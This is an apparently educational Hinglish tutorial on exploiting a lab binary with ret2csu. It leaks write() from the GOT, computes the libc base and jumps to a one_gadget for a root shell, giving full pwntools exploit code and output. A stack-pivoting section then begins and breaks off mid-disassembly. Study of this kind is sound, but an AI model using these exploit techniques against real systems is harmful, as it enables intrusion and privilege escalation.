Iske bad aata hai **r12** to **r12** ke andar jo bhi value dalenge wo jayegi **edi** ke andar. to jaisa ki hume **write()** function ko **call** kr rhe hai. hum usi ke liye **3 arguments** set kr rhe hai. taki hum **got** ka **address** print kra paye.

To **edi** ka mtlb phla argument to **write()** function phla argument kya leta hai. to sbse phla argument leta hai **kahan print** krna hai. to hume **stdout** me print krana hai. to **stdout** ka number **1** hota hai.

```
payload = cyclic(52) + pack(0x00000000  
00040120a) + pack(0) + pack(1) + pack  
(1) + 
```

Yha hum stdout ke liye 1 ko pack kr diya.

Ab **write()** function ke second **argument** me denge ki kya chij print karani hai. to hume **got** ka **address** print karana hai.

```
payload = cyclic(52) + pack(0x00000000  
00040120a) + pack(0) + pack(1) + pack  
(1) + pack(elf.got.write) + 
```

||

Aur is binary me sirf do hi function hai to hum ya to **read()** hai ya fir **write()** de skte hai.

To hum kisi ka bhi de skte hai. jiska bhi **address** print krana hai. to humne write ka de diya.

Ab next argument hota hai **write()** function ka ki kitni **bytes** print krni hai. to jb hum ek address print krate hai to **6 bytes** print krate hai. waise to address **8 bytes** ka hota hai. lekin jo **2 bytes** hoti hai wo **null bytes** hoti hai. to wo print nhi hoti hai.

```
payload = cyclic(52) + pack(0x00000000  
00040120a) + pack(0) + pack(1) + pack  
(1) + pack(elf.got.write) + pack(6) + 
```

To yha pr **6 bytes** ko pack kr dete hai.

Aur last me humara aa rha tha **r15** to **r15** kahan aa rha tha

```

0x00000000004011e7 <+55>: xor    ebx, ebx
0x00000000004011e9 <+57>: nop    DWORD PTR [rax+0x0]
0x00000000004011f0 <+64>: mov    rdx, r14
0x00000000004011f3 <+67>: mov    rsi, r13
0x00000000004011f6 <+70>: mov    edi, r12d
0x00000000004011f9 <+73>: call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>: add    rbx, 0x1
0x0000000000401201 <+81>: cmp    rbp, rbx
0x0000000000401204 <+84>: jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>: add    rsp, 0x8
0x000000000040120a <+90>: pop   rbx
0x000000000040120b <+91>: pop   rbp
0x000000000040120c <+92>: pop   r12
0x000000000040120e <+94>: pop   r13
0x0000000000401210 <+96>: pop   r14
0x0000000000401212 <+98>: pop   r15
0x0000000000401214 <+100>: ret
nd of assembler dump.
wndbg> █

```

Is call ke andar mtlb hum jo bhi denge **r15** me use **call** lg jayegi. Kyoki humne phle **rbx\*8** ko zero kr diya tha. to jo bhi denge us pr **call** lg jayegi.

Jaisa ki jumne assembly me dekha tha ki hum agar ko bhi chij **[]** ke andar jo bhi hota hai use nhi balki wo jise point krtा hai use **call** lg jati hai.

To yha **r15** jise point kr rha hoga use **call** lagegi. To hume ek aisa address dena hai. jo jise point kr rha ho use call lagegi.

Hume function ka **address** nhi dena hai hume aisa **address** dena hai jo **us function ko** point kr rha ho (pointer ko). To hum kis function ko **call** krna chahte hai. hum kisi bhi function ko yha se call lgwa skte hai. jisko hum chahe.

Agar hum soche to humne apne **teeno arguments** satisfy kr liye. **rdx, rsi** aur **edi**.

To hume **write()** function ko **call** krna hai. to hum **r15** ke andar **write()** function ka **address** dalenge.

Ab hum **write()** function ka **address** direct nhi dal skte hum. To jaisa ki humne phle hi smjha tha ki hume kuchh aisa **address** dalna hai. jo **write()** function ko point kr rha ho.

To wo hume kaise milega.

Agar hum **got table** print krke dekhe to. (**Note** - got table ko print krne ke liye hume program ko run krke cancel krna hota hai.)

```
pwndbg> got

GOT protection: Partial RELRO | GOT functions:
2   Pointer           Address of write() function
[0x404018] write@GLIBC_2.2.5 -> 0x7f8fbfb1e060
(write)  ← endb164
[0x404020] read@GLIBC_2.2.5 -> 0x7f8fbfb1dfc0 (
read)  ← endbr64
pwndbg>
```

```
payload = cyclic(52) + pack(0x0000000
00040120a) + pack(0) + pack(1) + pack
(1) + pack(elf.got.write) + pack(6) +
pack(0x404018) █
```

Yha humne us **pointer** ka **address** de diya. hum chahe to **pack(elf.got.write)** bhi likh skte the to bhi ye bhi same **address** humare ko de skta tha.

Ab last aata hai **ret** instruction. **ret** kya krtा hai jo bhi value hum next **stack** me denge uspr **return** kr jayega.

```
payload = cyclic(52) + pack(0x0000000
00040120a) + pack(0) + pack(1) + pack
(1) + pack(elf.got.write) + pack(6) +
pack(0x404018) + pack(0x000000000401
1f0) + █
```

To yha pr humne return ka address de diya. ab hum kahan jayenge.

```
0x00000000004011e1 <+49>:    sar    rbp,0x3
0x00000000004011e5 <+53>:    je     0x401206 <__libc_csu_init+86>
0x00000000004011e7 <+55>:    xor    ebx,ebx
0x00000000004011e9 <+57>:    nop
0x00000000004011f0 <+64>:    mov    rdx,r14
0x00000000004011f3 <+67>:    mov    rsi,r13
0x00000000004011f6 <+70>:    mov    edi,r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx,0x1
0x0000000000401201 <+81>:    cmp    rbp,rbx
0x0000000000401204 <+84>:    jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>:    add    rsp,0x8
0x000000000040120a <+90>:    pop   rbx
0x000000000040120b <+91>:    pop   rbp
0x000000000040120c <+92>:    pop   r12
0x000000000040120e <+94>:    pop   r13
0x0000000000401210 <+96>:    pop   r14 I
0x0000000000401212 <+98>:    pop   r15
0x0000000000401214 <+100>:   ret
```

End of assembler dump.

pwndbg>

Humne yahan tk code run chuke hai. ab hum jayenge

```
0x00000000004011e1 <+49>:    sar    rbp,0x3
0x00000000004011e5 <+53>:    je     0x401206 <__libc_csu_init+86>
0x00000000004011e7 <+55>:    xor    ebx,ebx
0x00000000004011e9 <+57>:    nop
0x00000000004011f0 <+64>:    mov    rdx,r14
0x00000000004011f3 <+67>:    mov    rsi,r13
0x00000000004011f6 <+70>:    mov    edi,r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx,0x1
0x0000000000401201 <+81>:    cmp    rbp,rbx
0x0000000000401204 <+84>:    jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>:    add    rsp,0x8
0x000000000040120a <+90>:    pop   rbx
0x000000000040120b <+91>:    pop   rbp
0x000000000040120c <+92>:    pop   r12
0x000000000040120e <+94>:    pop   r13
0x0000000000401210 <+96>:    pop   r14 I
0x0000000000401212 <+98>:    pop   r15
0x0000000000401214 <+100>:   ret
```

End of assembler dump.

pwndbg>

Yha pr aur hume dusara se rbx, rbp, rbx , r12, r13, r14, r15 ki value set krni hogi. Humne execution

```
0x00000000004011e1 <+49>:    sar    rbp,0x3
0x00000000004011e5 <+53>:    je     0x401206 <__libc_csu_init+86>
0x00000000004011e7 <+55>:    xor    ebx,ebx
0x00000000004011e9 <+57>:    nop
0x00000000004011f0 <+64>:    mov    rdx,r14
0x00000000004011f3 <+67>:    mov    rsi,r13
0x00000000004011f6 <+70>:    mov    edi,r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx,0x1
0x0000000000401201 <+81>:    cmp    rbp,rbx
0x0000000000401204 <+84>:    jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>:    add    rsp,0x8
0x000000000040120a <+90>:    pop    rbx
0x000000000040120b <+91>:    pop    rbp
0x000000000040120c <+92>:    pop    r12
0x000000000040120e <+94>:    pop    r13
0x0000000000401210 <+96>:    pop    r14
0x0000000000401212 <+98>:    pop    r15
0x0000000000401214 <+100>:   ret

End of assembler dump.
```

pwndbg>

Yha se suru ki thi. Jaisa ki hum payload me dekh lete hai.

```
io = process()
payload = cyclic(52) + pack(0x00000000
00040120a) + pack(0) + pack(1) + pack
(1) + pack(elf.got.write) + pack(6) +
pack(0x404018) + []
io.sendline(payload)
```

Ok, to program ka flow kaise rhega sbse **payload** ke andar jo **address** diya hai uspe jayega. Fir **rbp**, **rbx** , **r12**, **r13**, **r14**, **r15** diya hai iski value set krega. Fir ye upar jayega aur sare condition satisfy krta hua niche **jne 0x4011f0** nhi lega kyoki humne sare condition satisfy kr chuke hai.

Fir uske bad

```
0x00000000004011e1 <+49>:    sar    rbp,0x3
0x00000000004011e5 <+53>:    je     0x401206 <__libc_csu_init+86>
0x00000000004011e7 <+55>:    xor    ebx,ebx
0x00000000004011e9 <+57>:    nop
0x00000000004011f0 <+64>:    mov    rdx,r14
0x00000000004011f3 <+67>:    mov    rsi,r13
0x00000000004011f6 <+70>:    mov    edi,r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx,0x1
0x0000000000401201 <+81>:    cmp    rbp,rbx
0x0000000000401204 <+84>:    jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>:    add    rsp,0x8
0x000000000040120a <+90>:    pop    rbx
0x000000000040120b <+91>:    pop    rbp
0x000000000040120c <+92>:    pop    r12
0x000000000040120e <+94>:    pop    r13
0x0000000000401210 <+96>:    pop    r14
0x0000000000401212 <+98>:    pop    r15
0x0000000000401214 <+100>:   ret
```

End of assembler dump.

pwndbg>

Ye instructions fir aa jayenge. To hum **stack** ke andar dubara se kuchh values dalne padenge kyoki **pop** aa rhe hai bahut sare. To inko dusara se hume stisfy krna padega.

To iska bhi code abhi likhte hai. iski bhi value abhi likhte hai.

```

0x000000000004011e1 <+49>:    sar    rbp,0x3
0x000000000004011e5 <+53>:    je     0x401206 <__libc_csu_init+86>
0x000000000004011e7 <+55>:    xor    ebx,ebx
0x000000000004011e9 <+57>:    nop    DWORD PTR [rax+0x0]
0x000000000004011f0 <+64>:    mov    rdx,r14
0x000000000004011f3 <+67>:    mov    rsi,r13
0x000000000004011f6 <+70>:    mov    edi,r12d
0x000000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x000000000004011fd <+77>:    add    rbx,0x1
0x00000000000401201 <+81>:    cmp    rbp,rbx
0x00000000000401204 <+84>:    jne    0x4011f0 <__libc_csu_init+64>
0x00000000000401206 <+86>:    add    rsp,0x8
0x0000000000040120a <+90>:    pop    rbx
0x0000000000040120b <+91>:    pop    rbp
0x0000000000040120c <+92>:    pop    r12
0x0000000000040120e <+94>:    pop    r13
0x00000000000401210 <+96>:    pop    r14
0x00000000000401212 <+98>:    pop    r15
0x00000000000401214 <+100>:   ret
End of assembler dump.
pwndbg>
```

To yha pr **rsp** me **8 bytes** ko add kr rha hai. mtlb **8 bytes** ko **stack** ke andar skip kr rha hai.

```

payload = cyclic(52) + pack(0x0000000
00040120a) + pack(0) + pack(1) + pack
(1) + pack(elf.got.write) + pack(6) +
pack(0x404018) + pack(0x00000000000401
1f0) + pack(0) |
```

kisi bhi **address** ko hum **0** dete hai to **stack** use skip kr deta hai. Yha pr hum ise **0** de denge taki ise skip kr do aage chale jao isse.

```

0x000000000004011e1 <+49>:    sar    rbp,0x3
0x000000000004011e5 <+53>:    je     0x401206 <__libc_csu_init+86>
0x000000000004011e7 <+55>:    xor    ebx,ebx
0x000000000004011e9 <+57>:    nop    DWORD PTR [rax+0x0]
0x000000000004011f0 <+64>:    mov    rdx,r14
0x000000000004011f3 <+67>:    mov    rsi,r13
0x000000000004011f6 <+70>:    mov    edi,r12d
0x000000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x000000000004011fd <+77>:    add    rbx,0x1
0x00000000000401201 <+81>:    cmp    rbp,rbx
0x00000000000401204 <+84>:    jne    0x4011f0 <__libc_csu_init+64>
0x00000000000401206 <+86>:    add    rsp,0x8
0x0000000000040120a <+90>:    pop    rbx
0x0000000000040120b <+91>:    pop    rbp
0x0000000000040120c <+92>:    pop    r12
0x0000000000040120e <+94>:    pop    r13
0x00000000000401210 <+96>:    pop    r14
0x00000000000401212 <+98>:    pop    r15
0x00000000000401214 <+100>:   ret

End of assembler dump.

```

**pwndbg**

To ab bache ye **6 registers**. To inka value set krke humne use le liya hai phle hi to is bar inka bhi hum **0** set kr denge taki ye bhi skip ho jaye.

```

payload = cyclic(52) + pack(0x0000000
00040120a) + pack(0) + pack(1) + pack
(1) + pack(elf.got.write) + pack(6) +
pack(0x404018) + pack(0x00000000000401
1f0) + pack(0) * 7

```

To yha pr \* **7** kr denge to sbme **0** chala jayega. yha **6 pop registers** ke liye ek phle jo **rsp** ko skip krne ke liye set kiya tha wo.

Ab dubara se **ret** aayega ab kahan return kare.

```
0x000000000040120c <+92>:    pop    r12
0x000000000040120e <+94>:    pop    r13
0x0000000000401210 <+96>:    pop    r14 I
0x0000000000401212 <+98>:    pop    r15
0x0000000000401214 <+100>:   ret
End of assembler dump.
```

```
pwndbg> █
```

Agar hum itna hi payload dal denge to ye program band ho jayegi abhi to humne bas **got** ko print kiya hai (**ret2plt** kiya hai). abhi to **shell** lene ka kam rh hi gya hai. abhi to hume bas address milega **libc** ka fir usse hum **system()** function ka address nikalenge fir humare ko pura ek payload banakr bhejna pdega. Jo ki humare liye **system /bin/sh** ko call karega.

To yha se hum binary ko restart kr denge. hum wapas se main function ko call karenge. jaisa ki humne dekha tha main function vuln fucntion ko call kr rha tha. to hum directly hi vuln function ko call kr dete hai. bat wahi hai.

```
payload = cyclic(52) + pack(0x00000000
00040120a) + pack(0) + pack(1) + pack
(1) + pack(elf.got.write) + pack(6) +
pack(0x404018) + pack(0x0000000000401
1f0) + pack(0) * 7 + pack(elf.sym.vu
ln) █
```

Ab yha pr binary dubara se start ho jayegi aur humse dubara se input manga jayega **gets** function ke through. To is bar humare pas **system()** function ka **address** hoga to hum **shell** le skte hai directly hume ye mehnat nhi krni padegi.

ret2plt me bhi same kam kiya main function ko dubara call kiya tha taki binary end na ho jaye work krna ek bar jb send kr diya tha payload ko.

ab itna kam humare liye kya karega humare ko address leak krke dega aur binary ko end nhi hone dega. dubara se hume enter data print hogा. Aur humare se input mangega.

To run krke dekhte hai.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2csu')

io = process()

payload = cyclic(56) + pack(0x000000000040120a) + pack(0) + pack(1) + pack(1) + pack(
elf.got.write) + pack(6) + pack(0x404018) + pack(0x0000000004011f0) + pack(0) * 7 +
pack(elf.sym.vuln)

io.sendline(payload)

io.interactive()
~
```

Yha pr ek chij galat ho gaya tha jo humara offset that wo **56** tha humne **52** likh diya tha glti se.

## Output

```

→ Ret2CSU python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2CSU/ret2csu'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] Starting local process '/root/yt/pwn/publish/Ret2CSU/ret2csu': pid 2280
[*] Switching to interactive mode
Enter Data - `\'\x10\x9a\xef`Enter Data - $
```

Jaisa ki hum dekh skte hai hume leak mil chuka hai. aur program bhi fir se start ho gaya. Isliye dusri bar Enter data print hokr aa gaya.

To hum is **leak** ko **receive** hume receive krna pdega taki ise hum integer in convert kr paye. Ab ise receive krne ke liye hume khud se logic banana pdega. Jaise pichhli bar 2, 3 lines print ho rhi thi to hume second line me address mil rha tha. to humne second line ko receive kr liya tha. is bar hum dekh skte hai ki kahin pr bhi new line nhi hai. kahin pr bhi \n nhi dikh rha hai.

To hum ek line ko receive nhi kr skte hai. agar hum karenge io.receiveline() to ye wait krta rhega. Aur ye line kabhi khtm hi nhi hogi to jb tk new line nhi milega python ko wo us line ke liye wait krta rhega ki end kahan ho rhi hai. kahin pr bhi new line nhi hai. to humare ko kuchh aur tarika sochna pdega.

To yha pr hum kya krenge ki phle “**Enter Data -**” ko receive karenge fir iske bar **6 bytes** receive krenge kyoki **6 bytes** ka hi **address** hota hai.

To phle **13 bytes** ko receive karunga jo ki humare liye bekar hai. uske bad **6 bytes** ko receive krunga ho jo ki **address** hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2csu')

io = process()

payload = cyclic(56) + pack(0x000000000040120a) + pack(0) + pack(1) + pack(1) + pack(
elf.got.write) + pack(6) + pack(0x404018) + pack(0x00000000004011f0) + pack(0) * 7 +
pack(elf.sym.vuln)

io.sendline(payload)

print(io.recv(13))

io.interactive()
~
```

Ab hum ise print krke dekh lete hai.

```
→ Ret2CSU python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2CSU/ret2csu'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/publish/Ret2CSU/ret2csu': pid 2295
b'Enter Data - '
[*] Switching to interactive mode
`P\x0e\x16Enter Data - $`
```

Yha pr humne 13 bytes receive kr liye. agli 6 bytes humara address hai.

```

from pwn import *

elf = context.binary = ELF('./ret2csu')

io = process()

payload = cyclic(56) + pack(0x000000000040120a) + pack(0) + pack(1) + pack(1) + pack(
elf.got.write) + pack(6) + pack(0x404018) + pack(0x00000000004011f0) + pack(0) * 7 +
pack(elf.sym.vuln)

io.sendline(payload)

io.recv(13)
leak = io.recv(6)
leak_int = unpack(leak, 'all')
print(hex(leak_int))

io.interactive()
~
```

Yha pr humne leak ko **unpack()** kyoki by default ye little endian me show karega. **all** ka mtlb ye **2 bytes null** add kr dega. **hex()** ka mtlb jo bhi **address** mila hai use **integer** se **hex** me convert kr dol.

```

→ Ret2CSU vim exploit.py
→ Ret2CSU python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2CSU/ret2csu'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400010)
[*] Starting local process '/root/yt/pwn/publish/Ret2CSU/ret2csu': pid 2323
0x7ff756eee060
[*] Switching to interactive mode
Enter Data - $
```

Yha pr hume **got** ke write function ka **address** mil gya hai.

Ab hume **libc** ka **Base Address** kaise milega.

Hum got ke **write()** function ke **address** me se **offset** ko minus kr denge to hume **libc** ka **Base Address** mil jayega.

Ab hum **Offset** pta kr lete hai. yha pr likhenge **objdump -T libc\_file**. **libc** file ko **ldd** command se bhi nikal skte hai. aur har kisi ki **libc** file yhi pr milegi.

```

→ Ret2CSU objdump -T /lib/x86_64-linux-gnu/libc.so.6 | grep -i write
00000000001147f0 g DF .text 00000000000000154 GLIBC_2.26 pwritev2
0000000000089af0 g DF .text 000000000000001ee GLIBC_2.2.5 _IO_wdo_write
0000000000010e060 w DF .text 00000000000000099 GLIBC_2.2.5 __write
00000000000908a0 g DF .text 00000000000000172 GLIBC_2.2.5 _IO_do_write
0000000000011ffa0 g DF .text 00000000000000028 GLIBC_2.15 process_vm_writev
0000000000010c200 w DF .text 000000000000000a9 GLIBC_2.2.5 __pwrite64
00000000000114470 w DF .text 00000000000000099 GLIBC_2.2.5 writev
000000000001147f0 g DF .text 00000000000000154 GLIBC_2.26 pwritev64v2
0000000000010c200 g DF .text 000000000000000a9 GLIBC_PRIVATE __libc_pwrite
000000000001145d0 g DF .text 000000000000000b1 GLIBC_2.10 pwritev
0000000000011f380 g DF .text 0000000000000002d GLIBC_2.7 eventfd_write
0000000000083300 w DF .text 0000000000000001ca GLIBC_2.2.5 fwrite
000000000001145d0 g DF .text 000000000000000b1 GLIBC_2.10 pwritev64
000000000008ee60 g DF .text 0000000000000009c GLIBC_2.2.5 _IO_file_write
0000000000083300 g DF .text 0000000000000001ca GLIBC_2.2.5 _IO_fwrite
0000000000010c200 w DF .text 000000000000000a9 GLIBC_2.2.5 pwrite
000000000008e1b0 g DF .text 000000000000000c1 GLIBC_2.2.5 fwrite_unlocked
0000000000010c200 w DF .text 000000000000000a9 GLIBC_2.2.5 pwrite64
0000000000010e060 w DF .text 00000000000000099 GLIBC_2.2.5 write
00000000000113670 g DF .text 0000000000000002c GLIBC_PRIVATE __write_nocancel
→ Ret2CSU

```

Yha pr hum use karenge plain **write()** function ka **address** jo ki humara yha pr **Offset** hai. aur iska address nhi badalta hai.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2csu')

io = process()

payload = cyclic(56) + pack(0x000000000040120a) + pack(0) + pack(1) + pack(1) + pack(
elf.got.write) + pack(6) + pack(0x404018) + pack(0x0000000004011f0) + pack(0) * 7 +
pack(elf.sym.vuln)

io.sendline(payload)

io.recv(13)
leak = io.recv(6)
leak_int = unpack(leak, 'all')
libc_base = leak_int - 0x000000000010e060
    Address of write() function (Offset) in libc file

io.interactive()

```

Ab hum run krke dekh lete hai. ki **Base Address** shi hai ya nahi.

```
→ Ret2CSU vim exploit.py
→ Ret2CSU python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2CSU/ret2csu'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] Starting local process '/root/yt/pwn/publish/Ret2CSU/ret2csu': pid 2347
0x7f81d34ad000
[*] Switching to interactive mode
Enter Data - $
```

Yha pr **Base address** sahi mila hai. kyko last me **000** hai. **ASLR** protection ke bad bhi.

```
payload = cyclic(56) + pack(0x000000000040120a) + pack(0) + pack(1) + pack(1) + pack(
elf.got.write) + pack(6) + pack(0x404018) + pack(0x00000000004011f0) + pack(0) * 7 +
pack(elf.sym.vuln)

io.sendline(payload)

io.recv(13)
leak = io.recv(6)
leak_int = unpack(leak, 'all')
libc_base = leak_int - 0x00000000010e060

payload = cyclic(56) +
io.sendline(payload)

io.interactive()
```



To ab hum ek aur payload bhejenge. Aur is bar **Return Address** me hum kya denge.

Ek to humare pas option hai ki **ret2libc** attack kr de. Lekin is bar hum **One Gadget** ka use lenge.

To sbse phle bat kr lete hai **One Gadget** hai kya. To jaisa ki hum jante hai ki **libc** ke andar bahut sara code hai. to **libc** ke andar aise bhi code hai jo directly **shell** bhi de skte hai. jaise **system()** function ke sath hume **/bin/sh** argument bhi pass krna pdta hai. lekin bahut sara aisa bhi code hai jisme andar hume koi argument nhi pas krna hota hai. aur hume **shell** mil jayega.

Jaise man lo **system()** function kaise kam kr rha hogा uska internal working socho **system()** function kya kr rha hogा.

To **system()** function internally **execve()** ko run kr rha hota hai.

```
execve("/bin/sh", "-c", "/bin/sh")
```

Hum **system()** function ko jitne argument dete hai wo sbko kuchh is tarah se ek ke bad ek jodta ja rha hota hai.

Yha pr **system()** function internally **execve(/bin/sh** se kh rha hota hai ki ek aur **/bin/sh** open krke do. To ye open kr deta hai aur hume **shell** mil jata hai. to aise hi bahut sare code **libc** me pde hote hai jo hume direct **shell** dete hai inhe hum **one gadget** khte hai.

Ye ek hi **gadget** hume **shell** de deta hai to hume koi **ROPchain** banane ki jarurat nhi hoti hai.

To hum **One Gadget** ko find kaise kr skte hai.

Is liye sbse phle hume **ruby** ko install krna hogा.

Fir hum **one\_gadget** tool ko install krte hai.

```
→ Ret2CSU gem install one_gadget
```

To iske install hone ke bad hum apni **libc** file de denge. yha pr **binary** file nhi deni hai **libc** file hi deni hai.

```
→ Ret2CSU one_gadget /lib/x86_64-linux-gnu/libc.so.6
```

To ise run krte hai.

```

→ Ret2CSU one_gadget /lib/x86_64-linux-gnu/libc.so.6
0xe3afe execve("/bin/sh", r15, r12)
constraints:
[r15] == NULL || r15 == NULL
[r12] == NULL || r12 == NULL

```

1

```

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
[r15] == NULL || r15 == NULL
[rdx] == NULL || rdx == NULL

```

2

```

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
[rsi] == NULL || rsi == NULL
[rdx] == NULL || rdx == NULL

```

3

→ Ret2CSU █

To isne kuchh **One Gadgets** de diye hai. Lekin iske sath kuch shrte hoti hai.

Jaise hum first me dekh skte hai jisme **r15** aur **r12 zero** ya **null** honi chahiye. Tbhi ye **shell** dega, Otherwise ye kam nhi karega.

Aur second me **r15** aur **rdx null** honi chahiye.

Aur third me **rsi** aur **rdx null** hona chahiye.

Agar hum first try kiye kam na kiya to fir second fir third kyoki jaruri nhi ki **r15** ki value **null** hi ho. Agar koi na kam kare to fir **ret2libc** hai hi.

To hum phle wale ko try krte hai.

```

→ Ret2CSU one_gadget /lib/x86_64-linux-gnu/libc.so.6
0xe3afe execve("/bin/sh", r15, r12)
constraints:
[r15] == NULL || r15 == NULL
[r12] == NULL || r12 == NULL

```

To ye sirf **Offset** hai. hume isme **libc** ka **Base Address add** krna hai abhi.

## Final exploit

```

from pwn import *

elf = context.binary = ELF('./ret2csu')

io = process()

payload = cyclic(56) + pack(0x000000000040120a) + pack(0) + pack(1) + pack(1) + pack(
elf.got.write) + pack(6) + pack(0x404018) + pack(0x00000000004011f0) + pack(0) * 7 +
pack(elf.sym.vuln)

io.sendline(payload)

io.recv(13)
leak = io.recv(6)
leak_int = unpack(leak, 'all')
libc_base = leak_int - 0x000000000010e060

payload = cyclic(56) + pack(libc_base + 0xe3afe)

io.sendline(payload)

io.interactive()

```

## Output

```

→ Ret2CSU python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2CSU/ret2csu'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/publish/Ret2CSU/ret2csu': pid 2391
[*] Switching to interactive mode
Enter Data - $ id
uid=0(root) gid=0(root) groups=0(root)
$ 

```

And we got the **root shell**!!!!

To humne combine ki **3 techniques**. **ret2CSU technique**, **ret2plt technique**, **ret2zone\_gadget technique** ya **ret2libc technique**.

To humne **3 techniques** ko combine krte humne **shell** le liya. Agar hum dekhe to ye kafi chhoti **binary** thi. Sirf do hi function the iske andar **write()** aur **read()** ye 2 ya 3 line ka code tha bs humne usko bhi exploit kr diya.

```
#####
#####
```

## Stack Pivoting

Isse pichhle tutorial me humne ret2CSU technique smjhhi thi. Ab hum smjhenge stack pivoting. To stack pivoting kisi bhi pivoting technique ki tarah nhi hai. kyoki iska concept bilkul different hota hai. isme jo hum kam krte hai jo humara moto hota hai. wo bilkul different hota hai. abh tk jitni bhi technique thi wo ya to shell lene ke liye thi ya kisi bhi protection ko bypass krne ke liye thi.

Lekin stack pivoting hum pdte hai stack me jagah banane ke liye. kaise hum stack me jagah bna skte hai aur jayada. Kyoki kai bar aisi situation aati jb humko lgta hai ki stack bahut jayada limited hai aur hume aur jyada apne payload ko likhne ke liye. kyoki stack me to utni jagah hi nhi hai. tb hum kya krte hai tb hum stack pivoting technique ka use krte hai.

To hum dekhte hai kaise stack pivoting technique se me hum stack me aur bhi jagah bna skte hai.

Challenge –

```
→ Stack Pivot ls -la
total 28
drwxr-xr-x 2 root root 4096 Aug  1 13:34 .
drwxr-xr-x 7 root root 4096 Aug  1 09:44 ..
-rwsr-sr-x 1 root root 16872 Jul 31 16:41 pivot
→ Stack Pivot █
```

Yha pr hume binary di gyi hai aur is binary pr **suid bit** set hai. aur humara task hai binary ko exploit krke shell lena.

Ab hum binary ko run krke dekh lete hai.

```
→ Stack Pivot ./pivot
Pivot To - 0x1dfc2a0
Enter Data - AAAAAA
Pivot! Pivot! Pivot! - BBBBBB
→ Stack Pivot
```

To yha pr isne ek memory address leak kiya aur do bar input liya.

Protections ko check kr lete hai.

```
→ Stack Pivot checksec ./pivot
[*] '/root/yt/pwn/publish/Stack Pivot/pivot'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
→ Stack Pivot
```

Hum ise gdb me load krte hai aur functions ko dekh lete hai.

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401060 printf@plt
0x0000000000401070 fgets@plt
0x0000000000401080 malloc@plt
0x0000000000401090 _start
0x00000000004010c0 _dl_relocate_static_pie
0x00000000004010d0 deregister_tm_clones
0x0000000000401100 register_tm_clones
0x0000000000401140 __do_global_dtors_aux
0x0000000000401170 frame_dummy
I 0x0000000000401176 win
0x00000000004011af vuln
0x0000000000401236 main
0x0000000000401250 __libc_csu_init
0x00000000004012c0 __libc_csu_fini
0x00000000004012c8 _fini
pwndbg>
```

**main** ko disassemble krke dekh lete hai.

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x0000000000401236 <+0>:    endbr64
0x000000000040123a <+4>:    push   rbp
0x000000000040123b <+5>:    mov    rbp,rs
0x000000000040123e <+8>:    mov    eax,0x0
0x0000000000401243 <+13>:   call   0x4011af <vuln>
0x0000000000401248 <+18>:   mov    eax,0x0
0x000000000040124d <+23>:   pop    rbp
0x000000000040124e <+24>:   ret
End of assembler dump.
pwndbg>
```

To ye **vuln** function ko call kr rha hai. aur kuchh nhi.

To hum **vuln** ko disassemble kr lete hai.

```
0x00000000004011af <+0>:    endbr64
0x00000000004011b3 <+4>:    push   rbp
0x00000000004011b4 <+5>:    mov    rbp,rsp
0x00000000004011b7 <+8>:    sub    rsp,0x70
0x00000000004011bb <+12>:   mov    edi,0x1000
0x00000000004011c0 <+17>:   call   0x401080 <malloc@plt>
0x00000000004011c5 <+22>:   mov    QWORD PTR [rbp-0x8],rax I
0x00000000004011c9 <+26>:   mov    rax,QWORD PTR [rbp-0x8]
0x00000000004011cd <+30>:   mov    rsi,rax
0x00000000004011d0 <+33>:   lea    rdi,[rip+0xe2d]      # 0x402004
0x00000000004011d7 <+40>:   mov    eax,0x0
0x00000000004011dc <+45>:   call   0x401060 <printf@plt>
0x00000000004011e1 <+50>:   lea    rdi,[rip+0xe2b]      # 0x402013
0x00000000004011e8 <+57>:   mov    eax,0x0
0x00000000004011ed <+62>:   call   0x401060 <printf@plt>
0x00000000004011f2 <+67>:   mov    rdx,QWORD PTR [rip+0x2e57]    # 0x404050
stdin@@GLIBC_2.2.5>

0x00000000004011f2 <+67>:   mov    rdx,QWORD PTR [rip+0x2e57]    # 0x404050 <
stdin@@GLIBC_2.2.5>
0x00000000004011f9 <+74>:   mov    rax,QWORD PTR [rbp-0x8]
